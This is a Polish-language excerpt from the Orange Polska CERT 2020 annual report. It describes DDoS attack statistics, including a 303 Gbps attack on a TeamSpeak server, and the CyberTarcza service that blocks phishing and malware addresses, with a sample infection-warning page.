
W całym 2020 roku nasz system ochrony przed atakami DDoS interweniował ponad 65 000 razy w sieci stacjonarnej i 12 500 razy w sieci mobilnej. Oznacza to, że tyle razy uruchamialiśmy filtrowanie szkodliwego ruchu sieciowego, jednocześnie zapewniając klientom nieprzerwaną możliwość korzystania z internetu.

Przegląd najważniejszych wydarzeń i zagrożeń w Polsce i na świecie w roku 2020











Podsumowanie roku 2020

Aтаки DDoS w sieci Orange Polska

Aтаки DDoS (Distributed Denial of Service - odmowa dostępu do usługi) to wciąż jedno z najprostszych do realizacji i najbardziej popularnych ataków na sieć, system lub użytkownika końcowego. Ataki te są jednocześnie jednymi z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest wysycenie łącza, utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług poprzez wysyłanie bardzo dużej liczby zapytań do zaatakowanej usługi. Rezultatem jest sparaliżowanie łącza lub infrastruktury ofiary.

Do zrealizowania takich ataków, atakujący używają kilku różnych technik, opartych w głównej mierze na botnetach – czyli sieciach przejętych urządzeń, nad którymi atakujący posiadają kontrolę. Mogą im wydać polecenie zaatakowania danej usługi, serwisu lub adresu IP z wykorzystaniem wielu protokołów sieciowych (na przykład TCP, DNS, UDP, NTP, ICMP, CLDAP). Żeby wzmocnić skalę ataku i jednocześnie utrudnić identyfikację jego źródła, wykorzystywane są techniki Amplification (wzmocnienia) i Reflection (odbicia), powodujące w rezultacie zamaskowanie źródła ataku z jednoczesnym bardzo dużym zwielokrotnieniem kierowanych do atakowanego odpowiedzi. Jednocześnie, łatwa możliwość przeprowadzenia ataku, wynikająca z dużej dostępności i niskiej czarnorynkowej ceny pojedynczego ataku mogą niektórych użytkowników zachęcać do przeprowadzania takich eksperymentów.

System ochrony przed atakami DDoS, którego używamy w Orange Polska, stale monitoruje charakterystykę ruchu na wszystkich routerach brzegowych w sieci. W przypadku wykrycia charakterystyki ruchu noszącej znamiona ataku,

uruchamiane są mechanizmy filtrujące złośliwy ruch. Ma to przede wszystkim na celu ochronę naszych sieci i zapewnienie wszystkim użytkownikom możliwości korzystania z niej na oczekiwanym poziomie. Na poniższym rysunku prezentujemy rozkład ataków DDoS odnotowanych w sieci Orange Polska na przestrzeni 2020 roku.


W całym 2020 roku nasz system ochrony przed atakami DDoS interweniował ponad 65 000 razy w sieci stacjonarnej i 12 500 razy w sieci mobilnej. Oznacza to, że tyle razy uruchamialiśmy filtrowanie szkodliwego ruchu sieciowego, jednocześnie zapewniając klientom nieprzerwaną możliwość korzystania z Internetu.

Od kilku już lat obserwujemy w CERT, że jednym z celów ataków są gracze on-line, a atak ma spowodować wyeliminowanie ich z gry lub takie opóźnienie w transferze danych, które nie pozwoli atakowanemu zrealizować celu. Ataki te są coraz mniej skuteczne (bo stale doskonalimy mechanizmy ochrony), ale powodują, że w zaatakowanym segmencie sieci przez krótką chwilę niektórzy użytkownicy mogą zaobserwować zmniejszoną wydajność dostępu do Internetu. Jednak dzięki naszej ochronie, nie występują awarie sieci spowodowane atakami, a użytkownicy wciąż mogą z Internetu korzystać.

Na poniższym wykresie widać również wpływ sytuacji w kraju na ataki DDoS. Przejście na pracę zdalną i zamknięcie szkół można powiązać z istotnym wzrostem liczby ataków od mniej więcej połowy marca. Następnie stopniowe luzowanie obostrzeń (pomimo nauki zdalnej) zapoczątkowało również spadkami liczby ataków. Ponowny trend wzrostowy ich liczby obserwujemy od połowy października, czyli od drugiego zamknięcia szkół i wprowadzenia przez rząd zaostrzonych regulacji.

Roczny rozkład ataków DDoS obserwowanych w sieci Orange

■ Liczba ataków w sieci mobilnej ■ Liczba ataków w sieci stacjonarnej
□ Największy atak w sieci mobilnej [Gbps] ■ Największy atak w sieci stacjonarnej [Gbps]



”

CyberTarcza działająca w sieci Orange Polska jest mechanizmem, który na podstawie monitorowania ruchu sieciowego wychwytuje próby zestawienia połączeń do adresów sklasyfikowanych jako szkodliwe i blokuje je.

Jako operator największej w kraju liczby stacjonarnych łączy internetowych i jednocześnie operator sieci mobilnej, obserwujemy, że Internet mobilny staje się dla części z nas podstawowym i jedynym medium dostępowym. Szczególnie istotne jest zatem zapewnienie skutecznej ochrony również w przypadku tej sieci, zwłaszcza, że o ile liczba ataków na sieć mobilną wciąż pozostaje na stosunkowo niskim poziomie, to siła ataków kierowanych do tej sieci już powoli zrównuje się z siłą ataków kierowanych do sieci stacjonarnej.


Największym atakiem w minionym roku był atak na serwer komunikatora TeamSpeak, zlokalizowany w jednym z miast północnej Polski. Atak ten miał miejsce w czerwcu 2020 roku (jest on widoczny na powyższym wykresie), miał szacowaną wielkość 303 Gbps, 88 Mpps (milionów pakietów na sekundę), trwał około 8 minut. Został on skutecznie odparty. Był to wtedy największy znany w historii polskiego Internetu atak DDoS.

Ataki DDoS kierowane są również na użytkowników biznesowych. Zazwyczaj ataki są ukierunkowane na ściśle określone cele (usługi i serwisy firmowe) i obliczone na osiągnięcie konkretnych rezultatów.

CyberTarcza


CyberTarcza działająca w Orange Polska jest mechanizmem, który na podstawie monitorowania ruchu sieciowego wychwytuje próby zestawienia połączeń do adresów sklasyfikowanych jako szkodliwe i blokuje je. W niektórych przypadkach użytkownik otrzymuje dodatkową informację, że jedno z jego urządzeń próbuje odwołać się do szkodliwego adresu. Mechanizmami CyberTarczy objęliśmy zarówno strony phishingowe, wyludzające od użytkowników różnego rodzaju dane (na przykład dane logowania do bankowości internetowej, do portali społecznościowych, kont i serwisów internetowych), fałszywe bramki płatnicze, strony podszywające się pod znanych usługodawców i nakłaniające do instalacji złośliwego oprogramowania, jak i adresy Command&Control botnetów czyli te, z którymi komunikuje się szkodliwe oprogramowanie.

Na poniższym wykresie pokazujemy liczbę unikalnych użytkowników, u których CyberTarcza zablokowała próby połączeń do szkodliwych adresów na przestrzeni całego 2020 roku.




Źródłami danych dla CyberTarczy są w głównej mierze własne analizy CERT Orange Polska, informacje i próbki przekazywane do CERT przez użytkowników oraz bazy danych znanych światowych dostawców usług bezpieczeństwa. Na tej podstawie klasyfikujemy zagrożenia, a następnie ostrzegamy użytkowników, jeśli próbują oni połączyć się z adresem internetowym mającym złą reputację. Dodatkowo, na początku 2020 roku uruchomiliśmy mechanizmy sztucznej inteligencji, analizujące ruch w sieci Internet, które pozwalają nam na szybszą i skuteczniejszą detekcję niepożądanych zjawisk.

Każde zgłoszenie, niezależnie od jego źródła, jest sprawdzane i klasyfikowane przez analityków CERT. Dzięki temu, jesteśmy w stanie skuteczniej chronić naszych użytkowników przed utratą tożsamości, pieniędzy lub zainfekowaniem urządzeń, z których korzystają. Na wykresie pokazujemy skuteczność poszczególnych mechanizmów detekcji stron phishingowych w przeliczeniu na liczby ochronionych przez CyberTarczę klientów.




Kolejny wykres obrazuje udział domen w liczbie unikalnych użytkowników ochronionych przez CyberTarczę. Zaledwie 0.4% domen przyciąga aż 25% wszystkich klientów próbujących odwiedzać strony phishingowe, 2% domen to już 50% klientów, a 20% domen – 95% klientów.

Udział domen w liczbie unikalnych użytkowników ochronionych przez CyberTarczę



Poniżej zamieszczamy jeszcze jeden wykres, tym razem prezentujący referery, czyli „źródła phishingów”. Są to serwisy, z których klienci sieci Orange najczęściej trafiają na złośliwe strony. Odzwierciedlają one najpopularniejsze mechanizmy dystrybucji odnośników do stron klasyfikowanych jako phishingowe. Znaczna przewaga jednego ze źródeł pokazuje, jak bardzo sieci społecznościowe zaangażowały nas jako użytkowników internetu oraz jak za tym zaangażowaniem podążyli twórcy złośliwych treści i mechanizmów oszukiwania odbiorców.



W sieci Orange Polska widzimy cały przekrój stron phishingowych. Począwszy od fałszywych konkursów, przez fałszywe i sensacyjne informacje („fake news”), ałszywe sklepy internetowe, fałszywe strony zachęcające do inwestowania prawdziwych pieniędzy (szczególnie

dotyczące Bitcoina), fałszywe strony banków internetowych i pośredników płatności, fałszywe aplikacje i tak dalej. Dużo razy napisaliśmy słowo „fałszywe”, ale mechanizmy działania większości z tych kampanii i stron sprowadzają się do tego, żeby skłonić użytkownika do wejścia na taką stronę i podania swoich danych (zazwyczaj danych logowania do bankowości internetowej, danych kart płatniczych, danych logowania do portali społecznościowych lub poczty e-mail). Cel jest za każdym razem ten sam – przejęcie kont użytkowników i kradzież wszystkiego, co na nich da się ukraść, czyli pieniędzy (w postaci przelewów, kodów BLIK, transakcji kartą płatniczą), tożsamości, kont dostępu do innych usług i serwisów, czy nawet trofeów w grach on-line.

Innym rodzajem przestępczej działalności, przed którą chroni CyberTarcza, są wszelkiego rodzaju odmiany złośliwego oprogramowania. W ruchu sieciowym CyberTarcza jest w stanie zidentyfikować i zablokować próby połączeń do znanych adresów powiązanych z malware. CyberTarcza ostrzega i blokuje próby połączeń ze stronami powiązanymi z malware (wtedy użytkownik ma szansę infekcji uniknąć). Dla wybranych zagrożeń, za pośrednictwem kampanii CyberTarcza informuje również, że jedno z urządzeń w sieci użytkownika jest już zainfekowane (wtedy wyświetlana jest dedykowana temu zagrożeniu strona, na której użytkownik dostaje rekomendację sposobu usunięcia zagrożenia). W 2020 roku przeprowadziliśmy w CyberTarczy łącznie 290 kampanii informujących o infekcjach i zagrożeniach, i objęliśmy nimi ponad 61 000 naszych użytkowników.

Uwaga!

Dla Twojego bezpieczeństwa tymczasowo zablokowaliśmy Twój dostęp do sieci, by nie narażać Cię na niepotrzebne ryzyko. Zanim naciśniesz przycisk "Odblokuj dostęp do internetu" na dole strony przeczytaj dokładnie poniższą instrukcję oraz ściągnij załączony plik PDF.

Przycisk "Odblokuj dostęp do internetu" znajdziesz na dole strony

Zgodnie z informacjami uzyskanymi przez CyberTarczę Orange, jedno lub więcej urządzeń w Twojej domowej sieci usiłuje połączyć się z serwerem oprogramowania znanego pod nazwą **Virut**. Jest to złośliwe oprogramowanie, instalujące się na komputerze przy wejściu na zainfekowane strony i otwierające „tyjne drzwi”, co umożliwia instalację kolejnych złośliwych komponentów.

W celu usunięcia zagrożenia wykonaj skanowanie antywirusowe urządzeń, podłączonych do Twojej sieci domowej, korzystając z rekomendowanego dla tego zagrożenia darmowego skanera antywirusowego Arcabit

Wejdź na stronę https://www.arcabit.pl/download/orange/tarcza/arcabitsetup?_orange.exe, skąd zostanie pobrany plik instalacyjny. Dalsze kroki zostały opisane w pliku PDF.

Dodatkowe informacje o bezpieczeństwie Twoich danych oraz urządzeń znajdziesz na stronie <https://cert.orange.pl> w sekcji Baza wiedzy.

Jeśli otrzymałeś podejrzaną e-mail, wyślij go do nas - cert.opl@orange.com, będziemy mogli lepiej Cię chronić.

Informacje o zagrożeniu


WYŚWIETL SZCZEGÓŁY TECHNICZNE

Nie można wyświetlić szczegółów zagrożenia


Ściągnij na dysk instrukcję w PDF, by mieć ją zawsze pod ręką.

Na diagramach prezentujemy najczęściej wykrywane w naszej sieci rodziny złośliwego oprogramowania - TOP roku 2020 pogrupowane według liczby klientów próbujących łączyć się z adresami powiązanymi z poszczególnymi rodzajami malware:

10 najczęściej występujących typów złośliwego oprogramowania w sieci stacjonarnej




10 najczęściej występujących typów złośliwego oprogramowania w sieci mobilnej



